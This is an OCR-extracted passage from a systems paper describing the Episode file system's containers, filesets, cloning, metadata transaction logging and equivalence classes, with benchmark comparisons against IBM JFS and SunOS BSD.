



Figure 1: Bird's-eye view of an Episode Aggregate.

A bird's-eye view of an aggregate is provided in Figure 1. Each of the rectangular blocks in the figure represents a file system block, and vertical columns of these blocks represent *containers*. Each Episode aggregate has three specialized containers, the *Bitmap container*, the *Log container*, and the *Aggregate Fileset Table*.

The bitmap container stores two pieces of information about each fragment in the aggregate: whether the fragment is allocated, and whether the fragment represents logged or unlogged data. This last distinction is necessary because certain buffer pool operations have to be performed when reusing a logged block as an unlogged block, and vice versa.

The aggregate fileset table is organized as an array of anodes, one for each fileset in the aggregate. The anode corresponding to a particular fileset describes that fileset's anode table, which is roughly equivalent to a file system's inode table in a BSD file system. An Episode fileset's anode table contains individual anodes describing that fileset's directories, files, symbolic links and access control lists.

References to file system anodes generally come from two sources: names found in directories, and file IDs arriving via network file systems. These references name an anode by its fileset ID and its index within the fileset's anode table. Thus, a reference to a particular anode within a fileset starts by searching the aggregate's fileset table for the desired fileset. Once found, the fileset's anode table container contains an array of anodes, and the specified anode within the fileset is simply selected by its index. In typical operation, all of these steps are significantly sped up by caching.

The log container provides the storage allocated for the aggregate's transaction log. All meta-data updates are recorded in this log. The log is processed as a circular buffer of disk blocks, with the tail of the log stored in memory and forced to disk only when necessary. The log is not actually constrained to be on the same aggregate as the data that it is logging, but this restriction is currently imposed by our initialization utilities.

Containers provide a uniform mechanism for data storage in Episode. All the disk data abstractions in Episode, including the allocation bitmap, the transaction log, the fileset table, all of the individual filesets' anode tables, and all directories and files are stored in containers. Because containers can dynamically grow and shrink, all meta-data allocated to containers can, in principal, be dynamically resized. For example, there is no need for a static allocation of anodes to an individual fileset, since a fileset's anode table container can simply grow if a large number of files are created within that fileset. In addition, since the container abstraction is maintained by one piece of code, the logic for allocating meta-data exists in only one place.

Despite the potential for dynamic resizing all of the meta-data stored in containers, certain containers do not, in the current implementation, change dynamically. The log container does not grow or shrink under normal system operation, since the information that ensures that the log is always consistent would have to be placed in the same log whose size is changing. The partition's allocation bitmap is created by the Episode equivalent of "newfs," but does not change size afterwards. Finally, directories never shrink, except when truncated as part of deletion.

As mentioned above, a fileset clone is a read-only snapshot of a read-write fileset, implemented using copy-on-write techniques, and sharing data with the read-write fileset on a block-by-block basis. Episode implements cloning by cloning each of the individual anodes stored in that fileset. When an anode is initially cloned, both the original writable version of the anode and the cloned anode point to the same data block(s), but the disk addresses in the original anode, both for direct blocks and indirect blocks, are tagged as copy-on-write (COW), so that an update to the writable fileset does not affect the cloned snapshot. When a copy-on-write block is modified, a new block is allocated and updated, and the COW flag in the pointer to this new block is cleared. The formation of clones is illustrated in Figure 2.

## Component Architecture

Episode has the layered architecture illustrated in Figure 3. The operating system independent layer (not shown in the diagram), and the asynchronous I/O (async) layer comprise the portability layers of the system. The operating system independent layer provides system-independent synchronization and timing primitives. The async layer acts as a veneer over the device drivers, hiding small but significant differences in the interfaces between various kernels. It also provides a simple event mechanism, whose





Figure 2: A Container: After Cloning and Extending.

primary purpose is providing operations for awaiting I/O completion events.

Above these base layers is the log/buffer package. This package provides an abstraction very much like the Unix buffer pool, buffering blocks from the disk and writing them as requested. This package also mediates all buffer modifications so that they can be logged as required by the logging strategy employed [HAE 83, MOH 89].

In Episode, all the updates to the meta-data are grouped into *transactions* that are *atomic*, meaning that either all the updates within a transaction (if a transaction *commits*), or none of them (if a transaction *aborts*), will be applied. By making all file system meta-data modifications within atomic transactions, the file system can be restored to a consistent state after a crash.

Episode implements atomic transactions through a a combination of *write-ahead* and *old value/new value* logging techniques [MOH 89]. In a nutshell, this form of logging works by logging, for every update made to any file system meta-data, both the original and new values of the updated data. Furthermore, before the buffer package allows any dirty meta-data buffer to be written back out to the disk, it writes out these log entries to the disk. In the event of a crash, only some of the updates to the file system meta-data may have made it to the disk. If the transaction aborted, then there is enough information in the log to undo all of the updates made to the meta-data, and restore the meta-data to its state before the transaction started. If the transaction committed, there is enough information in the log to redo all of the meta-data updates, even those that hadn't yet made it from the disk buffers to the disk.

The *recovery* procedure runs after a crash, replaying the committed transactions and undoing the uncommitted transactions, and thus restoring the file system to a consistent state. Since the log only contains information describing transactions still in progress, recovery time is proportional to the activity at the time of the crash, not to the size of the disk. The result is that the log-replaying operation runs orders of magnitude faster than the BSD fsck program. There are some cases in which the recovery procedure





Figure 3: Layering in Episode.

can not regenerate a consistent file system, however, such as when hard I/O errors occur while updating critical meta-data. In such cases, the Episode *salvager* utility needs to be run; the salvager's performance characteristics are very similar to fsck.

The anode layer manages all references to data stored in containers. The container abstraction provides for three modes of storage: The *inline* mode uses extra space in the anode to store small quantities of data. This allows for efficient implementation of symbolic links, ACLs, and very small files. The *fragmented* mode enables several small containers, too big for inline storage, to share a disk block. Fragments are used for files smaller than a block. Finally, the *blocked* mode describes large containers. Four levels of indirect blocks [MCK 84] can be used to address $2^{31}$ block addresses. Due to other restrictions however, the maximum size of a file is bound by $\mathrm{MIN}(2^{32} * fragmentSize,\ 2^{31} * blockSize)$. Thus, if the fragment size is 1K, and the block size is 8K, a file can grow to $2^{42}$ bytes.[2] Block allocation policies try to ensure

[2] Additional kernel modifications, such as changes to the lseek system call interface, are required to use files of this size

contiguity, and support is provided for sparse files.

Directories are implemented straightforwardly as specially typed containers. Episode augments the directory implementation with hash tables to reduce search processing. Each 8K directory page contains its own separate hash table.

The Episode vnode layer extends the vnode operations designed by Sun Microsystems [KLE 86, ROS 90] with support for ACLs and filesets. In addition, the vnode operations that read or write files are integrated with the virtual memory system on SunOS 4.0.3c and AIX 3.1, allowing Episode to use the virtual memory pool as a file cache. This greatly improves the performance of the read and write operations on files, due to the increased cache size. Episode has also been optimized to detect sequential access and coalesce adjacent reads and writes.

## Logging Architecture

Typical transactional systems use *two-phase locking* (2PL) for ensuring consistency of data that is modified within a transaction. In two-phase locking, a transaction may, from time to time, obtain new locks, but it can never release any locks until the second "phase," when the transaction commits. By forbidding the release of locks until after the commit, this scheme guarantees that no other transactions ever read uncommitted data. Without two-phase locking rules, one transaction could lock, modify and commit data already modified and unlocked by a still-running transaction. An example is given below.

2PL ensures serializability and atomicity of the transactions, but at a cost: it reduces the concurrency in the system if the data being locked is a hot spot, since all the transactions that wish to obtain a lock on the hot spot must wait for the entire transaction currently holding the lock to complete.

In addition, using 2PL can add complexity to interface design in layered, modular systems. In a layered system, code in a higher layer typically calls code in a lower layer, which may lock its own private objects for the duration of a call. Quite often these locks are not exported. In order to use 2PL in such a model, one has to export details of the locks obtained by the lower level modules, since the locks they obtain remain locked until the high level transaction commits, and failure to set these low-level locks in the proper order could lead to deadlock. Two-phase locking thus greatly increases the complexity of such a layered interface.

To better understand the problem addressed by two-phase locking, which is known in the database literature as the problem of *cascading aborts*, consider the scenario in Figure 4, where two-phase locking is not performed:





Figure 4: Formation of an Equivalent Class.

Transaction 1 starts at time **s1**, and locks two objects, **A** and **B**, at times **la1** and **lb1**, respectively. Transaction 1 shortly thereafter unlocks object **B** at time **ub1**. Next, before transaction 1 commits, transaction 2 modifies object B: transaction 2 starts at time **s2**, and locks object B at time **lb2** and finally

within most kernels.

unlocks object B at time **ub2**. Finally, transaction 2 commits this change to object B at time **e2**. Now, assume the system crashes shortly thereafter, at the time marked **crash**. After the log replay occurs, object B will contain the changes made by transactions 1 and 2, since transaction 2 committed these changes to this object. However, object A does not have the change made by transaction 1 committed, since transaction 1 never committed. The result is that only one of the changes made by transaction 1, the change to object B, is actually made permanent.

Episode's transaction manager avoids these problems by using a type-specific approach to transactional locking instead of two-phase locking. Episode transactions can acquire locks when they need them, and drop them as soon as they are finished using them, rather than waiting for the transaction's end. This allows for greater concurrency in the system, but required alternate mechanisms to prevent uncommitted data from being read by other transactions.

In order to avoid the problem of updating uncommitted data, Episode aborts transactions that might have otherwise been able to commit, if a crash intervenes. Specifically, all active transactions that lock the same object during their lifetime are merged into an *equivalence class* (EC). An EC has the property that either all of its transactions commit or none do.[3] In the example above, transaction 1 and 2 would form an EC. An EC can be viewed as an umbrella transaction that subsumes all the transactions that belong to it. ECs are formed whenever active transactions exhibit read-write sharing amongst themselves.

If the system crashes before all of the transactions in an EC have committed, all the transactions in the EC are aborted. It is therefore desirable to minimize the duration and the number of ECs formed in the system. To this end, transactions typically delay the use of "hot" data until as close to the transaction's end as possible to minimize the chance that some other transaction will have to read this data before it commits.

The primary goal of the logging system in Episode is to guarantee the consistency of the file system. This decision impacted a number of other design choices:

Meta-data changes to the disk itself can often be deferred, unless specifically requested by an operation like *fsync*. Consistency of the file system doesn't require that the system be current.

No transactional guarantees are required about the user-data, since consistency of the file system requires only that the meta-data be consistent. Episode logs only meta-data changes. Although restricting logging to meta-data greatly reduces log traffic, mixing logged and unlogged blocks in the same file system introduces some complexity.

To illustrate some of these issues, note that if a crash occurs between the time that a data block is allocated to a file and the time that the block is first written, the former data may appear in the new file as uninitialized data. The problem arises because the allocation update commits transactionally while the data update fails, since the data update occurs outside of the transaction system. Episode fixes this problem by starting another transaction when the block is allocated, and ending it when the first write to it completes. If the system crashes and the transaction aborts, the recovery procedure for this special transaction zeroes the contents of the block.

Since users do not define the start and end times of transaction, transaction sizes can be bounded when they begin. This allows the use of a very simple algorithm to ensure that running transactions never exceed the space available in the log. Transactions that run too long or modify too much data represent programming errors.

As mentioned above, Episode logs both the new value and the old value of the data being modified. A number of other systems simply log the new value of the modified data. In systems that log only new data, dirty data can not be written out to its final home on the disk until the transaction actually commits, since the log does not contain enough information to undo the updates, and the transaction manager can

[3] Each transaction by itself forms an equivalence class with one member.

not redo the updates to get to a consistent state until the transaction has ended and thus made all of its modifications. Our design choice was significantly influenced by our concern that using new value-only logging would seriously constrain the buffer package's choice of which buffers to write out to the disk, and when to write these buffers. Old value / new value logging, on the other hand de-couples the writing of buffers from the end of transactions, at the expense of having to write more data to the log.

Introducing logging in Episode affected the implementation of all the vnode operations. The bound on the transaction size required by our log space allocation policy dictated that complicated and time consuming operations be broken up into smaller bounded operations, each of which can be bracketed transactionally. For example, a delete of a large file is broken into a sequence of separate file truncation operations, followed by a deletion of the empty file. After each transaction, the file system is consistent, if not in the final desired state.

## Performance

This section details the result of running benchmarks that measure the performance of Episode and a reference file system (The IBM RS/6000's JFS or Sun's BSD file system), both on meta-data and I/O operations. Comparison with Sun's BSD illustrates the effects of logging in Episode, while comparison with JFS, which also uses logging, measures the efficiency of our implementation. All measurements were taken on the following platforms:

- A SUN SPARCstation 1 running SunOS 4.0.3c, with 8MB memory and 200MB Seagate ST1239NS SCSI disk (peak data transfer rate 3.0 Mbytes/sec average latency 8.33 msec).
- An IBM RS/6000 Model 320 running AIX 3.1, with 32MB of memory and 320MB IBM 0661-371 SCSI disk (peak data transfer rate 2.0 Mbytes/sec, average latency 7.0 msec).

Our performance goals were that Episode perform meta-data update operations significantly faster than the Berkeley Fast File system, while doing large I/O operations essentially as fast as the native disk driver would perform large transfers. We expect that our meta-data update operations would be considerably faster than BSD's because Episode batches meta-data updates into writes to the file system log.

In terms of the experiments done in this section, we thus would hope to do meta-data update operations considerably faster than the SunOS BSD implementation, and normal read and write operations essentially as fast as the JFS implementation.

One would also expect that Episode would perform I/O somewhat faster than the SunOS 4.0.3 BSD implementation. However, our integration of Episode with the SunOS virtual memory system is not yet complete. In particular, on that platform, Episode does no read-ahead, nor are any write operations asynchronous, and these problems significantly impact the SunOS read and write performance figures. Under AIX 3.1, we have completed this level of virtual memory system integration, and on that platform, we expected that our performance would be essentially as good as IBM's JFS. As an aside, the problems in doing read-ahead and asynchronous I/O in AIX 3.1 and SunOS 4.X are quite similar, and we do not expect any serious problems in completing the SunOS implementation.

In the next sections, we present the results of various performance tests, and some discussion on the results.

## Connectathon Benchmark

The *connectathon* test suite tests the functionality of a UNIX-like file system by exercising all the file system related system calls. It consists of nine tests:

- *Test1* creates a multi-level directory tree and populates it with files. A meta-data update intensive test.
- *Test2* removes the directories and files created by test1. A meta-data update intensive test.
- *Test3* does a sequence of *getwd* and *stat* on the same directory. Primarily meta-data read operations.
- *Test4* executes a sequence of *chmod* and *stat*, on a group of files. A meta-data update intensive test.
- *Test5* writes a 1 MB file sequentially, and then reads it. Primarily I/O operations.
- *Test6* reads entries in a directory. Primarily meta-data read operations.
- *Test7* calls *rename* and *link* on a group of files. A meta-data update intensive test.
- *Test8* creates symbolic links and reads them by *symlink* and *readlink* calls respectively, on multiple files. Primarily a meta-data update intensive test, with significant meta-data reading, too.
- *Test9* calls *statfs*.

Figures 5 and 6 compare Episode performance with JFS on an RS/6000, and with BSD on a Sparcstation.[4]

The most interesting numbers in this section come from a comparison of Episode and BSD on the Sun platform. Those tests representing primarily meta-data updates (tests 1, 2, 4, 7 and 8) show the benefits of logging on meta-data updates; in all but one test, Episode does at least twice as well as BSD in elapsed time. The test that gives Episode difficulty, test2, does a lot of directory I/O operations. These operations use a private buffer cache, one that appears from our examination of read and write counts to be too small.

In addition, we compared Episode with another log-based file system, JFS. This was done as an additional check on our implementation, to verify that our performance was approaching that of a highly tuned commercial file system with a somewhat similar architecture. These figures show that Episode performance on meta-data operations is comparable or better than that of JFS in terms of elapsed time.

In addition to comparing Episode in elapsed time, we also measured the CPU utilization in Figures 7 and 8. In both of these sets of figures, Episode's CPU utilization is higher than that of the native file system. We will discuss reasons for this below, but we should point out that we expect this situation to improve as Episode's performance is tuned further. In particular, for the meta-data reading tests, Episode is CPU-bound, and we expect further reductions in CPU usage to map directly to reductions in elapsed time.

| | | Meta-data updates | | | | | Other | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | | test1 | test2 | test4 | test7 | test8 | test3 | test5 | test6 | test9 |
| *Elapsed* | *Episode* | 4 | 3 | 2 | 1 | 2 | 10 | 2 | 4 | 0 |
| *Time* | *JFS* | 6 | 3 | 1 | 5 | 6 | 3 | 10 | 8 | 0 |

Figure 5: Comparison of Episode with JFS on the RS/6000 platform, executing the Connectathon tests. The numbers listed are averages of several runs. All figures are elapsed times in seconds.

## Other Benchmarks

We also ran two tests representing a mix of file system operations: the modified Andrew benchmark OUS 90, HOW 88], and the NHFSTONE benchmark from Legato Systems (v1.14).

[4] In some instances, elapsed time appears to be less than the CPU time, due to difference in the granularity of measurement.

| | | Meta-data updates | | | | | Other | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | | test1 | test2 | test4 | test7 | test8 | test3 | test5 | test6 | test9 |
| *Elapsed* | *Episode* | 7 | 6 | 4 | 2 | 4 | 0 | 46 | 6 | 1 |
| *Time* | *SunOS* | 15 | 6 | 17 | 11 | 13 | 0 | 25 | 14 | 0 |

Figure 6: Comparison of Episode with BSD on the Sun platform, executing the Connectathon tests. The numbers listed are the averages of several runs. All figures are elapsed times in seconds.

| | | Meta-data updates | | | | | Other | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | | test1 | test2 | test4 | test7 | test8 | test3 | test5 | test6 | test9 |
| *CPU* | *Episode* | 1.7 | 1.2 | 2.6 | 1.7 | 2.0 | 10.0 | 1.8 | 4.0 | 0.6 |
| *Time* | *JFS* | 0.6 | 0.5 | 1.0 | 0.8 | 0.9 | 2.9 | 1.9 | 1.4 | 0.3 |

Figure 7: Comparison of Episode with JFS on the RS/6000 platform, executing the Connectathon tests. The numbers listed are averages of several runs. All figures are CPU times in seconds.

The modified Andrew benchmark was originally devised to measure the performance of a distributed file system, and operates in a series of phases, as follows:

The benchmark begins by creating a directory tree, and copying the source code for a program in that tree. It then performs a *stat* operation on every file in the hierarchy. It subsequently reads every file as part of compiling them, using a modified GNU C compiler that generates code for an experimental machine.

The results of running this benchmark on the RS/6000 configuration above were that JFS completed the test in 90.0 seconds, while Episode took 102.2 seconds. Most of the difference between the two tests occurred on the stat and copy phases of benchmark.

The NHFSTONE benchmark from Legato Systems, Inc. (v1.14) was altered to be a local file system benchmark instead of an NFS benchmark. The dependence on kernel NFS statistics was removed and the benchmark was run locally on the server rather than over the network from a client that has mounted an NFS exported file system. The standard mix of operations was used to test the throughput of JFS and Episode, i.e., 13% fstat, 22% read, 15% write, etc. The tests were run on a 32MB IBM RS/6000 running AIX 3.1 release 3003. A Fujitsu M2263 disk was used to hold the file systems in the tests.

The test results indicate that JFS reaches a peak throughput level of about 233 file system operations per second (with 2 processes) while Episode reaches about 300 operations per second (with about 10 processes). In doing so, Episode used roughly twice as much CPU per operation as JFS to achieve these higher throughput levels.

In short, Episode ran slightly slower than JFS on the modified Andrew benchmark, and slightly faster than JFS on the NHFSTONE benchmark. We feel that the performance of Episode on these benchmarks is quite acceptable, given the tuning that will be done as vendors ship Episode.

## Read and Write

Episode's ability to utilize the available disk bandwidth is shown in the comparison with JFS on the RS/6000 on the read and write tests. Two types of tests were run, one type measuring cached read performance, and one type measuring uncached read and write performance.

Both the cold cache read performance numbers (Figure 9) and the cold cache write performance numbers (Figure 11) show quite similar performance between JFS and Episode. We believe that this indicates that Episode's algorithms for doing I/O operations in large chunks are working reasonably well.

The Episode warm cache read rate is a bit slower than the corresponding JFS rate, as can be seen in

| | | Meta-data updates | | | | | Other | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | | test1 | test2 | test4 | test7 | test8 | test3 | test5 | test6 | test9 |
| *CPU* | *Episode* | 2.8 | 2.1 | 3.8 | 2.0 | 4.0 | 0.7 | 15.4 | 5.1 | 0.9 |
| *Time* | *SunOS* | 1.3 | 0.8 | 2.0 | 0.3 | 1.9 | 0.3 | 6.1 | 1.5 | 0.4 |

Figure 8: Comparison of Episode with BSD on the Sun platform, executing the Connectathon tests. The numbers listed are the averages of several runs. All figures are CPU times in seconds.





Figure 9: Comparison of Episode and JFS Read Rates - Cold VM Cache.

Figure 10. This rate measures how quickly the file system can locate its data and copy it, or map it, from the virtual memory system into the caller's buffers. As such, it is not as much of a file system performance tests as a virtual memory integration performance test. These figures peak between 16 and 20 megabytes per second, well above the disk's actual data transfer rate.

It is clear from comparing the warm and cold read performance numbers that the key to good system performance is successful integration with the virtual memory system.

## Performance Summary

Episode performs well in handling basic read and write operations, doing I/O in as large a chunk as useful. In this area of our design, we borrowed heavily from the work done on both AIX's JFS and SunOS's BSD file systems [MCV 91] on obtaining extent-like performance from BSD-style file system organizations.

Episode's greatest performance benefits come in its performance on meta-data operations. In these operations, the use of logging greatly reduces the number of synchronous write operations required, significantly improving system performance.

In addition, Episode is a relatively new file system, and is still undergoing significant performance measurement, profiling and tuning. We used the tracing and profiling facility on the RS/6000 to produce traces that recorded each procedure entry and exit along with timing information. A detailed study of the these traces on micro-benchmarks identified a wealth of targets for optimization. In particular we found that:





Figure 10: Comparison of Episode and JFS Read Rates - Warm VM Cache.

